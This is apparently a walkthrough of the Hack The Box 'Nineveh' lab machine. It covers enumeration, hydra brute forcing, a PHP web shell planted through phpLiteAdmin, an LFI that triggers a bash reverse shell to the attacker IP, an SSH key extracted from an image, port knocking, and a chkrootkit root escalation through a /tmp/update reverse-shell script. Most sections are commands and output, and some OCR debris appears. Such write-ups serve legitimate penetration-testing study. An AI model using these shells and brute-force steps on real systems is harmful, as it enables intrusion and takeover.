Hack The Box — Nineveh

---

1. Machine Information

Item	Value
Machine	Nineveh
Difficulty	Medium
Platform	Hack The Box
Target IP	10.129.10.198
Attacker Machine	Kali Linux
Author	Abhay Gupta
Date	March 2026

---

2. Attack Path

- Nmap → Discover web services (80, 443)
- HTTPS → Find /db (phpLiteAdmin) & /secure_notes
- phpLiteAdmin → weak password → login
- Abuse feature → create .php file → web shell
- HTTP /department → brute force login
- LFI → include web shell → command execution
- Reverse shell → www-data
- /secure_notes → extract SSH key from image
- Port knocking → enable SSH
- SSH → amrois
- chkrootkit → execute /tmp/update as root
- Root shell → flags

---

3. Tools Used

- nmap
- gobuster
- hydra
- netcat
- strings
- ssh / knock
- pspy64
- vim

---

4. Reconnaissance

Command

sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n 10.129.10.198

Findings

- 80 → Apache (default page)
- 443 → Apache (SSL, cert: nineveh.htb)

Why Important

- Two web services → must enumerate both (often different content)

Screenshot 1 — Nmap Results

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ sudo nmap --top-ports 1000 -sC -sV -sS -T4 -Pn -n -oX target1.xml 10.129.10.198
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-20 00:16 +0530
Nmap scan report for 10.129.10.198
Host is up (0.34s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE  VERSION
80/tcp  open  http     Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http Apache httpd 2.4.18 ((Ubuntu))
| tls-alpn:
|_  http/1.1
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
|_Not valid after:  2018-07-01T15:03:30
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache/2.4.18 (Ubuntu)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 49.32 seconds
```

---

5. Enumeration


Step 1 — Initial Web Access

- Port 80 → default Apache page (no functionality)
- Port 443 → only image displayed

Indicates hidden content → requires brute forcing

Screenshot 2 — HTTPS Page

Screenshot 3 — HTTP Page



Step 2 — Directory Enumeration (HTTPS)

gobuster dir -u https://10.129.10.198/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80 -k

Result

- /db → login panel
- /secure_notes → image storage

/db is high-value (admin panel)

Screenshot 4 — Gobuster HTTPS

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ gobuster dir -u https://10.129.10.198:443/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80 -k
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://10.129.10.198:443/
[+] Method:                  GET
[+] Threads:                 80
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
db                   (Status: 301) [Size: 313] [--> https://10.129.10.198/db/]
Progress: 53565 / 220558 (24.29%)[ERROR] error on word facolta: timeout occurred during the request
server-status        (Status: 403) [Size: 302]
secure_notes         (Status: 301) [Size: 323] [--> https://10.129.10.198/secure_notes/]
Progress: 109995 / 220558 (49.87%)
```

Step 3 — Directory Enumeration (HTTP)

gobuster dir -u http://10.129.10.198/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 80

Result

- /department → login panel

Another entry point discovered

Screenshot 5 — Gobuster HTTP

```
[ERROR] error on word vb: timeout occurred during the request
[ERROR] error on word shell: timeout occurred during the request
Progress: 2547 / 220559 (1.15%)[ERROR] error on word favicon: timeout occurred during the request
[ERROR] error on word enduser: timeout occurred during the request
[ERROR] error on word f1: timeout occurred during the request
department            (Status: 301) [Size: 319] [--> http://10.129.10.198/department/]
Progress: 3011 / 220559 (1.37%)[ERROR] error on word 519: timeout occurred during the request
[ERROR] error on word favoriet: timeout occurred during the request
[ERROR] error on word 1012: timeout occurred during the request
[ERROR] error on word 508: timeout occurred during the request
[ERROR] error on word header_01: timeout occurred during the request
[ERROR] error on word 1401: timeout occurred during the request
[ERROR] error on word Blogs: timeout occurred during the request
[ERROR] error on word real: timeout occurred during the request
[ERROR] error on word Reference: timeout occurred during the request
[ERROR] error on word fc: timeout occurred during the request
```


Step 4 — phpLiteAdmin Access

https://10.129.10.198/db/

- phpLiteAdmin login page identified

Known target for misconfig + weak creds

Screenshot 6 — phpLiteAdmin Login



Step 5 — Brute Force phpLiteAdmin


hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.129.10.198 https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect"

Result

admin:password123

Weak credentials → full panel access

Screenshot 7 — Credentials Found



```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.129.10.198 https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrec
t"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ***ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 00:42:45
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-forms://10.129.10.198:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect
[STATUS] 352.00 tries/min, 352 tries in 00:01h, 14344047 to do in 679:11h, 16 active
[STATUS] 351.00 tries/min, 1053 tries in 00:03h, 14343346 to do in 681:05h, 16 active
[443][http-post-form] host: 10.129.10.198   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-20 00:46:55
```

---

6. Exploitation

Step 1 — Create Web Shell via phpLiteAdmin

phpLiteAdmin stores databases as files → can create .php file

- Database name:

exploit.php

- Insert payload:


<?php system($_REQUEST['cmd']); ?>

This turns DB into a web shell


- File path discovered:

/var/tmp/exploit.php


Screenshot 8 — DB Creation



Screenshot 9 — Payload Inserted



Screenshot 10 — File Path



Step 2 — Access /department Login


hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.129.10.198 http-post-form "/department/login.php:username=admin&password=^PASS^:invalid"

Result

admin:1q2w3e4r5t

Needed because LFI exists behind authenticated panel

Screenshot 11 — Department Credentials



```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.129.10.198 http-post-form "/department/login.php:username=admin&password=^PASS^:invalid"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding,
these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-20 01:02:07
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.129.10.198:80/department/login.php:username=admin&password=^PASS^:invalid
[STATUS] 689.00 tries/min, 689 tries in 00:01h, 14343710 to do in 346:59h, 16 active
[STATUS] 661.67 tries/min, 1985 tries in 00:03h, 14342414 to do in 361:17h, 16 active
[80][http-post-form] host: 10.129.10.198   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-20 01:09:05
```

Step 3 — LFI → RCE

Parameter vulnerable:

manage.php?notes=

Use path traversal to include our shell

nc -lvnp 4444

http://10.129.10.198/department/manage.php?notes=/ninevehNotes/../var/tmp/exploit.php&cmd=/bin/bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.237/4444+0>%261'

Result

- Shell obtained:

www-data

Screenshot 12 — Listener

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Screenshot 13 — Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.10.198] 60088
bash: cannot set terminal process group (1412): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$ whoami
whoami
www-data
www-data@nineveh:/var/www/html/department$
```

Step 4 — Analyze /secure_notes

- Contains image:

nineveh.png

Suspicious storage location → likely hidden data

Screenshot 14 — Secure Notes

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ ls
hash.txt  id_rsa  nineveh.png  notes  target1.xml
```

Step 5 — Extract SSH Key

strings nineveh.png

Result

- Private key found
- Username:

amrois

Direct pivot to SSH possible

Screenshot 15 — Image Download

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ ls
hash.txt  id_rsa  nineveh.png  notes  target1.xml
```

Screenshot 16 — Extracted Key

```
FYDm5gTLIfuPDOV5jq/9I138Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJXO8JoaQcRz628dOdukG6Utu
Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//CTxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt38Umdyk+IgfzUlsnSnJMG8gAY0rs+FpBdQ91P3LTEQQfRqlsm
S6Sc/gUflmurSeGgNNrZbFcNxJLWd238zyv55MfHVtXOeUEbkVCrX/CYHrlzxt2zm0ROVpyv/Xk5+/UDaP68h2CDE2CbwDfjFmI/9ZXv7uaGC9ycjeirC/EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+wx1jgo4t
NH/P6iPixBNf7/X/FyXrUsANxiTRLDjZs5v7IETJzVNOrU0R amrois@nineveh.htb

┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
```

Activate Windows
Go to Settings to activate Windows.

Step 6 — Check SSH Availability

netstat -natu

Result

- Port 22 active internally

SSH is hidden → not externally accessible

Screenshot 17 — Netstat

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.10.198] 60088
bash: cannot set terminal process group (1412): Inappropriate ioctl for device
bash: no job control in this shell
www-data@nineveh:/var/www/html/department$ whoami
whoami
www-data
www-data@nineveh:/var/www/html/department$ netstat -natu
netstat -natu
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN
tcp        0     14 10.129.10.198:60088     10.10.14.237:4444       ESTABLISHED
tcp        0      0 10.129.10.198:80        10.10.14.237:38194      ESTABLISHED
tcp6       0      0 :::22                   :::*                    LISTEN
udp        0      0 10.129.10.198:37215     8.8.8.8:53              ESTABLISHED
udp        0      0 10.129.10.198:46641     1.1.1.1:53              ESTABLISHED
udp        0      0 0.0.0.0:68              0.0.0.0:*
```

Step 7 — Identify Port Knocking

ps aux | grep knockd

cat /etc/knockd.conf

Result

571 290 911

Required to open SSH port

Screenshot 18 — knockd Running

```
root       1292  0.0  0.5  65524  5268 ?        Ss   07:31   0:00 /usr/sbin/sshd -D
root       1316  0.0  0.0   5228   160 ?        Ss   07:31   0:00 /sbin/iscsid
root       1317  0.0  0.3   5728  3520 ?        S<Ls 07:31   0:02 /sbin/iscsid
root       1325  0.9  0.2   8756  2224 ?        Ss   07:31   4:25 /usr/sbin/knockd -d -i ens160
root       1370  0.0  0.1  15944  1868 tty1     Ss+  07:31   0:00 /sbin/agetty --noclear tty1 linux
root       1412  0.0  2.5 270376 25932 ?        Ss   07:31   0:03 /usr/sbin/apache2 -k start
www-data   1450  0.0  0.0   4512   704 ?        S    14:50   0:00 sh -c /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.237/4444 0>&1'
www-data   1451  0.0  0.2  18032  2844 ?        S    14:50   0:00 /bin/bash -c bash -i >& /dev/tcp/10.10.14.237/4444 0>&1
www-data   1452  0.0  0.3  18220  3268 ?        S    14:50   0:00 bash -i
root       7248  0.0  0.0      0     0 ?        S    07:37   0:00 [kworker/0:0]
```

Screenshot 19 — Knock Sequence

```
www-data@nineveh:/var/www/html/department$ cat /etc/knockd.conf
cat /etc/knockd.conf
[options]
 logfile = /var/log/knockd.log
 interface = ens160

[openSSH]
 sequence = 571, 290, 911
 seq_timeout = 5
 start_command = /sbin/iptables -I INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn

[closeSSH]
 sequence = 911,290,571
 seq_timeout = 5
 start_command = /sbin/iptables -D INPUT -s %IP% -p tcp --dport 22 -j ACCEPT
 tcpflags = syn
www-data@nineveh:/var/www/html/department$
```

Step 8 — SSH Access

knock -v 10.129.10.198 571 290 911 -d 500

ssh -i id_rsa amrois@10.129.10.198

Result

- Access as:

amrois

Screenshot 20,21 — Knock

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ knock -v 10.129.10.198 571 290 911 -d 500
hitting tcp 10.129.10.198:571
hitting tcp 10.129.10.198:290
hitting tcp 10.129.10.198:911

┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ ssh -i id_rsa amrois@10.129.10.198
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

288 packages can be updated.
207 updates are security updates.


You have mail.
Last login: Mon Jul  3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$ whoami
amrois
amrois@nineveh:~$
```

---

7. Privilege Escalation

Step 1 — Process Monitoring

- Tool: pspy64

Finding

- chkrootkit runs automatically as root

Known vulnerability

Step 2 — Exploit chkrootkit

chkrootkit executes /tmp/update if present

Create Payload

cd /tmp

vim update

#!/bin/bash

bash -i >& /dev/tcp/10.10.14.237/8002 0>&1

chmod +x update

Screenshot 22 — Payload

```
#!/bin/bash

bash -i >& /dev/tcp/10.10.14.237/8002 0>&1
~
~
~
~
~
~
```

Step 3 — Listener

nc -lvnp 8002

Screenshot 23 — Listener

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ nc -lvnp 8002
listening on [any] 8002 ...
```

Step 4 — Root Shell

Wait for cron execution

Result

- Root shell obtained

Screenshot 24 — Root Shell

```
┌──(abhay㉿Kali)-[~/Desktop/Nineveh]
└─$ nc -lvnp 8002
listening on [any] 8002 ...
connect to [10.10.14.237] from (UNKNOWN) [10.129.10.198] 55574
bash: cannot set terminal process group (16147): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#
```

---

8. Read Flags

User Flag

cat /home/amrois/user.txt

Screenshot 25 — User Flag

```
root@nineveh:~# cat /home/amrois/user.txt
cat /home/amrois/user.txt
```

Root Flag

cat /root/root.txt

Screenshot 26 — Root Flag

```
root@nineveh:~# cat /root/root.txt
cat /root/root.txt
```

---

9. Skills Learned

- Multi-surface enumeration (HTTP/HTTPS)
- phpLiteAdmin → file-based RCE
- LFI → RCE chaining
- Credential brute forcing
- Data extraction from images
- Port knocking bypass
- SSH key authentication
- Process monitoring (pspy)
- chkrootkit privilege escalation

---

10. Conclusion

- Initial access via phpLiteAdmin misconfiguration.
- Web shell execution achieved via LFI chaining.

- SSH access obtained through key extraction + port knocking.
- Root achieved via chkrootkit scheduled execution vulnerability.